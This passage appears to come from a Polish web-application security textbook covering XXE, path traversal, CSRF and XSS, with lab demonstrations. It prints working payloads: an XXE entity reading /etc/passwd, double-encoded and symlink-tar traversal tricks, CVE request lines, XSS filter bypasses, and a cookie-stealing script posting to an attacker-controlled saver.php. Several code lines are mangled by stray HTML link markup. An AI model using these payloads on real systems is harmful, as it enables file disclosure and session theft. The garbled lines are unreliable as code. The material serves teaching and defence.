Ten typ problemów wynika głównie z nieprawidłowej konfiguracji serwera WWW umożliwiającej dostęp do tych plików. Narzędziem przydatnym do audytu własnego serwera pod tym kątem może być ffuf (https://github.com/ffuf/ffuf) wraz z odpowiednią listą typowych plików do wyszukania.

5.2. External XML entities

Format XML szeroko stosowany w żądaniach wysyłanych do interfejsów API współczesnych aplikacji (alternatywnie do formatu JSON) jest narzędziem posiadającym wiele możliwości, o których często się zapomina. Jedną z nich jest możliwość rozwiązywania encji (entity) zewnętrznych (np. CVE-2022-25312). Polega na wykorzystaniu nieprawidłowo skonfigurowanego parsera XML po stronie serwera i najczęstszym celem są aplikacje napisane w języku Java. Bardzo uproszczony przykład może wyglądać następująco:

Załóżmy, że API umożliwia pobranie informacji o książce za pośrednictwem następującego zapytania w formacie XML:

```
1.  <?xml version ="1.0" encoding ="UTF-8"? >
2.  <book>< id >100 </ id > </book>
```

Atakujący podmienia to zapytanie na następujące:

```
1.  <?xml version ="1.0" encoding ="UTF-8"? >
2.  <!DOCTYPE foo [ <!ENTITY external SYSTEM "file:///etc/passwd"> ]>
3.  <book><id>&external; </id> </book>
```

spowoduje to zapewne nieprawidłową reakcję serwera, co w połączeniu z próbą wyświetlenia komunikatu o błędzie zwracającym podany identyfikator (to jest druga podatność niezbędna do uzyskania efektu), może dać w efekcie listing pliku /etc/passwd:

```
Invalid ID: root:x:0:0:root:/root:/bin/bash
```

```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

```
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Obrona przed tym atakiem jest prosta i wymaga poprawnej konfiguracji parsera, dbania o jego aktualność a ponadto dodanie prostych testów podatności do listy testów bezpieczeństwa.

Oprócz encji zewnętrznych w parserach XML podatne mogą zapytanie XPath i XQuery oraz dołączenia XInclude.

Uwaga

Przy tej okazji należy podkreślić ważny element projektowania informacji o błędach aplikacji – użytkownik nigdy nie powinien otrzymywać szczegółowych informacji o błędzie w aplikacji poza identyfikatorem (tzw. Identyfikatorem korelacji), który przekazany administratorowi pozwoli mu w dzienniku aplikacji lub serwera skorelować zdarzenie ze zgłoszeniem od użytkownika. Typowym przykładem jest tzw. *Yellow screen of death* czyli domyślny ekran błędu w ASP.NET [21].

5.3. Path traversal

Jedną z najbardziej pożądanych - z punktu widzenia atakujących podatności jest brak kontroli nad dostępem bezpośrednim do plików - znany też jako path traversal.
Podatności z rodziny path traversal polegają na nieprawidłowym kontrolowaniu dostępu do plików w drzewie katalogów aplikacji. Jest to jedna z bardziej popularnych kategorii podatności, gdyż pojawia się wszędzie tam, gdzie w jakiś sposób wygenerowana ścieżka dostępu do pliku zależy od danych przekazanych przez użytkownika. Sztandarowym przykładem w języku PHP jest bezpośrednie użycie wartości przekazanej przez użytkownika do konstrukcji ścieżki jak w przypadku CVE-2021-24215 - podatności wtyczki dla CMS Wordpress, która wyglądała w kodzie następująco:

Unmodified Added Removed

controlled-admin-access/trunk/admin/class-controlled-admin-access-admin.php Tabular | Unified

r2504545r2504602

```
298 298
299 299         if (isset($_GET['page'])) {
300             if(in_array($_GET['page'], $not_allowed_pages)){
    300         if(in_array(sanitize_key($_GET['page']), $not_allowed_pages)){
301 301             wp_die(__('You do not have sufficient permissions to access this page.'),'controlled-admin-access');
302 302             exit;
... ...
307 307         $file_name = basename($_SERVER['SCRIPT_NAME']);
308 308         $query = (isset($url['query']) && $url['query']!='')?'?' . $url['query']:'';
309             $slug = $file_name . $query;
    309         $slug = urldecode($file_name . $query);
310 310
311 311         if(in_array($slug, $not_allowed_pages) || (in_array($file_name, $not_allowed_pages) && !in_array($file_name,
$this->pages_with_multiple_queries))){
```

W tym przypadku problem ma swoją podstawę w nieprawidłowym modelu zabezpieczeń polegającym na podejściu blokowania stron, do których dostęp ma być zabroniony. Model ten zakłada, że dostęp do wszystkiego jest dozwolony za wyjątkiem wyszczególnionych podstron. Porównując identyfikator podstrony z listą blokujemy dostęp.

Można to zobrazować na następującym przykładzie ataku double encoding:

Załóżmy, że nasza strona ma "czarną listę" stron zabezpieczonych. Mamy dwa pliki:

index.php

```
1.  <?php
2.  if ($_REQUEST['page']=="mypage.php")
3.     die("Unauthorized\n\n");
4.
5.  header("Location:".$_REQUEST['page']);
```

oraz

mypage.php

```
1.  <?php
2.  echo "Test!\n\n";
```

Wykonajmy dwa zapytania:

```
1.   curl -L "<a href="<a href="http://172.17.0.2:80/index.php?page=mypage.php&amp;quot;">http://172.17.0.2:80/index.php?
    page=mypage.php"</a>; class="_blanktarget"><a href="http://172.17.0.2:80/index.php?page=mypage.php</
    a>&amp;quot;">http://172.17.0.2:80/index.php?page=mypage.php</a>"</a>;
```

oraz

```
1.   curl -L "<a href="<a href="http://172.17.0.2:80/index.php?
    page=%256d%2579%2570%2561%2567%2565%252e%2570%2568%2570&amp;quot;">http://172.17.0.2:80/index.php?
    page=%256d%2579%2570%2561%2567%2565%252e%2570%2568%2570"</a>; class="_blanktarget"><a href="http://172.17.0.2:80/index.php?
    page=%256d%2579%2570%2561%2567%2565%252e%2570%2568%2570</a>&amp;quot;">http://172.17.0.2:80/index.php?
    page=%256d%2579%2570%2561%2567%2565%252e%2570%2568%2570</a>"</a>;
```

Efektem jest poprawne zablokowanie dostępu w pierwszym przypadku i brak blokady w drugim, mimo, że dostęp dotyczy tego samego pliku.

```
lab1@lab1:~/w11$ curl -L "http://172.17.0.2:80/index.php?page=mypage.php"
Unauthorized

lab1@lab1:~/w11$ curl -L "http://172.17.0.2:80/index.php?page=%256d%2579%2570%2561%2567%2565%252e%2570%2568%2570"
Test!
```

Poprawiony index.php

```php
<?php
if (urldecode($_REQUEST['page'])=="mypage.php")
    die("Unauthorized\n\n");

header("Location: ".$_REQUEST['page']);
```

efekt:

```
lab1@lab1:~/w11$ curl -L "http://172.17.0.2:80/index.php?page=%256d%2579%2570%2561%2567%2565%252e%2570%2568%2570"
Unauthorized
```

Choć w tym przypadku jest już poprawnie to należałoby zastosować odwrotną logikę aplikacji wychodząc z założenia zablokuj wszystko i dopuść tylko wskazane zasoby.

Innym przykładem jest podatność CVE-2017-1000028 w Oracle GlassFish Server, która umożliwiała dostęp do dowolnego pliku wykorzystując właśnie podobny mechanizm podwójnego kodowania:

```
GET /theme/META-INF/
prototype%c0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%af%c0%ae%c0%ae%c0%af%c0%ae%
```

Podatności z kategorii path traversal mogą wykraczać poza klasyczny z PHP przykład

```php
<?php
readfile("document/". $_GET [ "file"] ) ;
```

I być ukryte w złożonym procesie. Przykładem może być wykorzystanie złośliwego pliku archiwum tar, rozpakowanie go po stronie serwera i odczyt tak przekazanych danych. Inspiracją do poniższego przykładu była podatność CVE-2021-22201 Arbitrary File Read During Project Import (GitLab - Speed with control for agentic software engineering).

Załóżmy, ze zadaniem aplikacji jest załadowanie pliku tar na serwer, rozpakowanie go i serwowanie przez WWW rozpakowanych plików. Można sobie wyobrazić taki scenariusz w systemie współdzielenia plików. Co może pójść źle?

Załóżmy, że pracę wykona skrypt PHP:

```php
<?php
function rmdir_recursive($dir) {
  foreach(scandir($dir) as $file) {
    if ('.' === $file || '..' === $file) continue;
    if (is_dir("$dir/$file"))
      rmdir_recursive("$dir/$file");
    else
      unlink("$dir/$file");
  }
  rmdir($dir);
}

if($_FILES["tar"]["name"]) {
  $filename = $_FILES["tar"]["name"];
  $source = $_FILES["tar"]["tmp_name"];
  $name = explode(".", $filename);
  $path = dirname(__FILE__).'/';
  $filenoext = basename ($filename, '.tar');
  $filenoext = basename ($filenoext, '.TAR');

  $targetdir = $path . "test/tar";
  $targettar = $path . "test/" . $filename;
  if (is_dir($targetdir))
    rmdir_recursive ( $targetdir);
  mkdir($targetdir, 0777);
  $message="Uploaded!";
  if(move_uploaded_file($source, $targettar)) {
    shell_exec("tar -C ".$targetdir." -xf ".$targettar);
    unlink($targettar);
  }
}
?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "<a href="http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd&amp;quot;>">http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"></a>;
<html xmlns="<a href="http://www.w3.org/1999/xhtml&amp;quot;>">http://www.w3.org/1999/xhtml"></a>;
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Untar a tar file to the webserver</title>
</head>
<body>
<?php if($message) echo "<p>$message</p>"; ?>
<form enctype="multipart/form-data" method="post" action="">
<label>Choose a tar file to upload: <input type="file" name="tar" /></label>
<br />
<input type="submit" name="submit" value="Upload" />
</form>
</body></html>
```


Rozpakowane pliki są dostępne w katalogu /var/www/html/test/tar i można je pobrać przeglądarką.

Przygotujmy więc złośliwy plik archiwum:

```
mkdir test
cd test
touch plik.txt
ln -s /etc/passwd passwd.txt
tar -cvf wrogi.tar
```

i po uploadzie naszym formularzem pobierzmy passwd.txt podając pełną ścieżkę

```
http://url-serwera/test/tar/passwd.txt
```



Na serwerze natomiast w tym katalogu mamy:

```
root@346966bfce2a:~# ls -al /var/www/html/test/tar/*
lrwxrwxrwx 1 www-data www-data 11 May 10 09:08 /var/www/html/test/tar/passwd.txt -> /etc/passwd
-rw-r--r-- 1 www-data www-data  0 May 10 09:08 /var/www/html/test/tar/plik.txt
```

Wykorzystaliśmy tym samym możliwość kompresowania w archiwum tar łączy symbolicznych do nieuprawnionego dostępu do pliku.

Ostatnim przykładem, gdzie pojęcie path traversal tak naprawdę sprowadza się do ominięcia uwierzytelnienia jest CVE-2018-0296 CISCO ASA Web Interface Path Traversal authentication bypass. W tym przypadku założono, że jeżeli ścieżka w zapytaniu zaczyna się na /+CSCOE+/ to zasób nie wymaga uwierzytelnienia, a jeśli na /+CSCOU+/ to wymaga uwierzytelnienia i jeżeli użytkownik nie jest uwierzytelniony, to należy przenieść do procedury uwierzytelnienia. A co jeśli podamy ścieżkę:

```
GET /+CSCOU+/../+CSCOE+/files/file_list.json
```


?
Pozostawmy odgadnięcie efektu czytelnikowi.

5.4. CSRF – Cross Site Request Forgery


Kategorią zagrożeń, którą można umieścić zarówno w tej sekcji jak i w sekcji wstrzykiwań jest CSRF. Generalizując, problem polega na braku kontroli czy zapytanie jest wysłane intencjonalnie przez użytkownika posiadającego uwierzytelnioną sesję czy też wykonane zostało bez jego wiedzy.

Prosty schemat takiego działania opiera się na ukryciu na podstawionej stronie w domenie X formularza, który wykonuje akcję na stronie Y np. stronie banku. Po ,,zachęceniu'' użytkownika do otwarcia zainfekowanej strony, bez jego wiedzy zostanie wykonane zapytanie do strony Y i jeżeli w danej chwili miał on aktywną sesję akcja się wykona. Celem ataku jest wywołanie zmiany stanu w systemie docelowym Y a nie kradzież danych, gdyż atakujący nie ma dostępu do wyniku ataku. Dzieje się to za sprawą polityki Same-Origin zaimplementowanej przez wszystkie współczesne przeglądarki, która uniemożliwia dostęp do zawartości strony Y z kontekstu strony X [23]. Przykładem tej podatności może być zdarzenie z 2016 roku w systemie PayPal.me pozwalająca na zmiany w profilu użytkownika [22]. Innym przykładem jest podatność w routerach Netgear pozwalająca na modyfikację konfiguracji [26]

Paradoksalnie, obrona przed tym atakiem, dzięki polityce Same-Origin jest dość prosta. Istnieje kilka metod, wykorzystujących podobną koncepcję – zasób, który nie jest możliwy do zgadnięcia przez atakującego. Najprostszym mechanizmem są losowe tokeny jednorazowe posiadające odpowiednią entropię dołączane do każdego formularza lub żądania zmieniającego stan (tokeny synchronizujące). Nie mogą zostać odczytane przez atakującego (Same-Origin) i nie mogą być odgadnięte więc stanowią unikatowy identyfikator konkretnej instancji formularza. Dodatkowo są powiązane z sesją użytkownika i mają ograniczony czas ważności. Po wysłaniu żądania (POST fomularza) po stronie serwera następuje weryfikacja poprawności tokenu i odpowiednia reakcja. W niektórych przypadkach przechowywanie tokenów po stronie serwera jest kłopotliwe w wykonaniu, gdyż generuje dodatkowy stan do śledzenia. Alternatywnym rozwiązaniem może być wykorzystanie ciasteczek. Ponieważ ciasteczko może zostać ustawione przez atakującego, zaleca się, aby do tego celu wykorzystać podpisywane kryptograficznie tajnym kluczem serwera wartości, których poprawność serwer może zweryfikować wyłącznie na ich podstawie, nie przechowując dodatkowej informacji po swojej stronie. Takie ciasteczko zostanie automatycznie wysłane w każdym żądaniu.



Przebieg poprawnego dostępu z wykorzystaniem tokenu anty-CSRF.



Przebieg nieudanego wysłania formularza bez odpowiedniego tokenu

5.5. Podsumowanie

Wadliwa kontrola dostępu do zasobów bardzo często prowadzi do ujawnienia danych, do których użytkownik nie miał uprawnień. Obrona przed tego typu atakami opera się przede wszystkim na

- stosowaniu polityki świadomego udostępniania (whitelisting), gdzie każdy zasób jest niedostępny o ile świadomie go nie udostępniono,
- spójne realizowanie zasady minimalnych uprawnień przydzielanych użytkownikowi w danym kontekście,
- weryfikację praw dostępu na każdym poziomie aplikacji
    - na poziomie frontendu dla zapewnienia wygody użytkowania (wczesne komunikaty o błędach),
    - na poziomie backendu – aby zapobiec przekazaniu niepoprawnych danych,
    - na poziomie bazy danych np. poprzez odpowiednie zależności danych, uprawnienia dostępu i procedury wbudowane,
- unikanie bezpośredniego dostępu do plików danych w celu minimalizacji ryzyka podatności typu path traversal,
- limitowanie dostępu do API aplikacji poprzez ustawienie limitów utrudniające zautomatyzowane ataki listowania kolejnych zasobów po identyfikatorach,
- używanie losowych identyfikatorów zasobów o długości bitowej wykluczającej ataki listujące (np. wykorzystanie identyfikatorów UUID),
- śledzenie nieudanych operacji i zautomatyzowane reagowanie na ataki listujące, próby odczytu plików spoza drzewa,
- ochrona tokenami jednorazowymi wszystkich formularzy i zapytań zmieniających stan w aplikacji,
- wykorzystanie warstwy middleware do weryfikacji uprawnień zapewniającej automatyczne wsparcie wszystkich końcówek API (np. Spring Security dla frameworku Spring w Javie).

6. Wstrzykiwanie

Pod pojęciem wstrzykiwania rozumiemy wszystkie przypadki, gdy dane podane przez użytkownika zostają użyte w aplikacji bez odpowiedniej weryfikacji i walidacji. Obejmuje to wstrzykiwanie kodu JavaScript, SQL, zapytań LDAP, poleceń do wykonanie etc. W kolejnych podrozdziałach skupimy się na klasycznych przykładach podatności, ale analizując różne przypadki w bazie CVE można przekonać się, że ataki tego typu bywają bardzo wyrafinowane.

6.1. Cross site scripting (XSS)

Podatności z rodziny XSS polegają na wstrzyknięciu kodu JavaScript w dokument HTML wykorzystując podatne miejsca, którym może być istniejący kod JavaScript, tak HTML, atrybut HTML, adres URL, ciąg znaków w JavaScripcie. Warunkiem koniecznym do przeprowadzenia ataku jest możliwość przekazania do takiego miejsca tekstu będącego pod kontrolą użytkownika (a tym samym atakującego) bez odpowiedniej weryfikacji czy nie zawiera złośliwych, niepoprawnych, nieoczekiwanych elementów. Podatności XSS można podzielić na trzy kategorie:

- reflected XSS – gdy podatność występuje w wyniku wykonania zapytania z dołączonym złośliwym kodem, który dodaje lub modyfikuje zawartość wyświetlonej strony,
- stored XSS – gdy podatność polega na zapisaniu w aplikacji kodu, który zostanie wyświetlony i wykonany kolejnym użytkownikom (np. w systemie blogowym, w komentarzach do strony),
- DOM XSS – gdy do wykorzystania podatności dochodzi w wyniku wykorzystania istniejącego już kodu strony, który używa operacji umożliwiających wykonanie nowego kodu jak eval(), document.write() czy też ustawianie zawartości innerHTML elementu drzewa DOM.

Skutkiem podatności XSS jest możliwość pełnego przejęcia sesji użytkownika, eksfiltracja danych, kradzież ciasteczek i wykonanie dowolnej operacji, którą w danym kontekście mógłby świadomie wykonać użytkownik. Możliwe jest też podmienianie fragmentów strony (perfect phishing) tak aby użytkownik myślał, że wykonuje inne czynności niż w rzeczywistości. Przy okazji ten typ podatności może umożliwić wspomniany wcześniej atak CSRF. Przyjrzyjmy się kilku przykładom, aby zrozumieć mechanizm działania podatności.

Stored XSS


Przyjrzyjmy się prostemu przykładowi. Załóżmy, że system blogowy pozwala użytkownikowi zapisać do artykułu dowolną treść, w tym elementy HTML (dla udostępnienia ładnego wyglądu). Można sobie wyobrazić, że w bazie danych znajdzie się następujący zapis:

```
CREATE DATABASE demo;
USE demo;
CREATE TABLE blog(
  id INTEGER AUTO_INCREMENT,
  content TEXT,
  PRIMARY KEY(id));
INSERT INTO blog(content) VALUES ('<script>alert(1);</script>');
```

natomiast kod wyświetlający stronę będzie wyglądał następująco:

```
<?php
  $mysqli = new mysqli("localhost","root","","demo");
  if ($mysqli -> connect_errno) {
      echo "Failed to connect to MySQL: " . $mysqli -> connect_error;
      exit();
  }
  if ($result = $mysqli -> query("SELECT * FROM blog;")) {
      while($row = $result->fetch_assoc()) {
          echo "id: " . $row["id"]. " - Content: " . $row["content"] . "<br>";
      }
      $result -> free_result();
   }
   $mysqli -> close();
?>
```

Próba otworzenia takiej strony spowoduje natychmiastowe wykonanie zapisanego (stored) w bazie danych skryptu JavaScript. Treść zapisana w bazie danych, bez żadnej weryfikacji pod kątem bezpieczeństwa zostaje wykonana w kontekście sesji użytkownika.




Reflected XSS

Przykład odbitego ataku jest trochę bardziej skomplikowany, ale opiera się na tej samej zasadzie. Ataki tego typu, jako, że znajdują się w

zapytaniu GET są też widoczne w logach serwera http, możliwe jest więc proaktywne śledzenie takich prób.


W tym przykładzie zbudujemy podatne na atak okienko wyszukiwania:




realizowane przez następujący kod znajdujący się w pliku search.php

```
<?php
    setcookie("mycookie" , "a-very-secret-value");
?>
<html>
   <body>
   <h1>Wyszukiwanie:</h1>
   <form action="search.php" method="GET">
     <input name="searchtext" size="100" /><input type="submit"/>
   </form>
<?php
    if ($_GET["searchtext"]!="") {
        echo "Wyniki dla zapytania: ".$_GET["searchtext"]."</br></br>";
    }
?>
</body></html>
```


Jak łatwo zauważyć, problemem jest zwrócenie bezpośrednio użytkownikowi treści, którą wpisał w okienko zapytania. Na początek, aby sprawdzić czy mamy podatność spróbujmy wstrzyknąć kod HTML:




wynikiem będzie wstrzyknięcie elementu <u>



W tej sytuacji naturalnym będzie spróbować wstrzyknąć kod JavaScript. Spróbujmy więc wykraść ustawiane przez stronę ciasteczko:



efektem będzie okno wyskakujące z zawartością ciasteczka




Atak można rozbudować do formy phishingu za pośrednictwem strony, która będzie zawierała link aktywujący podatność (badlink.html):

Zawijanie wierszy

```
<html><body>
<a href='http://127.0.0.1:8088/search.php?
searchtext=%3Cscript%3Evar+x+%3D+document.cookie%3B++window.alert%28x%29%3B%3C%2Fscript%3E' >Kliknij!</a>
</body></html>

```

dający wyświetloną stronę:



Po kliknięciu takiego linku, efekt będzie taki sam jak poprzednio.

Jak wspomniano poprzednio – działanie takiego ataku widać w logach serwera:


```
10.0.2.2 - - [30/May/2021:09:52:26 +0000] "GET /search.php?searchtext=%3Cscript%3Evar+x+%3D+document.cookie%3B++window.alert%28
x%29%3B%3C%2Fscript%3E HTTP/1.1" 200 499 "http://127.0.0.1:8088/badlink.html" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleW
ebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.77 Safari/537.36 Edg/91.0.864.37"
```

Ostatnim przykładem jest połączenie podatności z zapytaniem zewnętrznym – prowadzące efektywnie do CSRF. Niech naszym kodem JavaScript będzie:

```
<script>
    var xhr = new XMLHttpRequest();
    var x = document.cookie;
    xhr.open('GET', '<a href="<a href="http://127.0.0.1:8088/saver.php?val='+&quot;">http://127.0.0.1:8088/saver.php?val='+"</a>; class="_blanktarget"><a href="http://127.0.0.1:8088/saver.php?val='+</a>">http://127.0.0.1:8088/saver.php?val='+</a></a>; encodeURIComponent(x));
    xhr.send();
</script>
```

i posiadamy na kontrolowanym przez siebie serwerze (dowolnym) skrypt saver.php zapisujący przekazane w zapytaniu dane:

```
<?php
    if ($_GET["val"]!="") {
        $fp = fopen('data.txt', 'a');
        fwrite($fp,urldecode($_GET["val"])."\n");
        fclose($fp);
     }
```



W wyniku czego wygenerowana zostanie strona o treści zawierającej nasz skrypt

Zawijanie wierszy

```
<html><body>
<h1>Wyszukiwanie:</h1>
<form action="search.php" method="GET">
<input name="searchtext" size="100" /><input type="submit"/>
</form>
Wyniki dla zapytania: <script>var xhr = new XMLHttpRequest();var x = document.cookie;xhr.open('GET',
'http://127.0.0.1:8088/saver.php?val='+encodeURIComponent(x));xhr.send();</script></br></br></body>
</html>
```

I na docelowym serwerze w pliku data.txt znajdzie się nasze ciasteczko, które może pozwolić, na przykład na przejęcie naszej uwierzytelnionej sesji.

```
lab1@lab1:~/w12/app/app$ cat data.txt
mycookie=a-very-secret-value
lab1@lab1:~/w12/app/app$
```

Ochrona

Ochrona przed podatnościami XSS nie jest prosta. Interpreter JavaScript oraz parsery HTML w przeglądarkach pozwalają na wiele niedociągnięć w kodzie chroniąc użytkowników przed drobnymi błędami na stronach jednocześnie ułatwiając tym samym tego typu ataki. Tak jak w pierwszym przykładzie wstrzyknięty tag <u> był niedomknięty i nie spowodowało to problemów, tak i inne podobne błędy będą niezauważone przez użytkowników. Także techniki filtrowania stosowane w ochronie muszą być bardzo elastyczne, gdyż istnieje wiele sposobów obchodzenia filtrów w ramach dopuszczalnej składni np. dla filtru odfiltrowującego próby umieszczenia reakcji onerror=… można spróbować:

```
<img src='1' onerror\x00=alert(0) />
<img src='1' onerror\x0b=alert(0) />
<img src='1' onerror/=alert(0) />
<img/src='1'/onerror=alert(0)>
```

Podstawowe zasady, nie wyczerpujące problemu to:

- enkodowanie danych - takie kodowanie danych aby w danym kontekście nie zostały zinterpretowane jako coś wykonywalnego,
- nie używać eval z danymi zależnymi od użytkownika,
- nie używać funkcji manipulacji DOM jak innerHTML z danymi zależnymi od użytkownika, zamiast tego modyfikować zawartość (innerText),
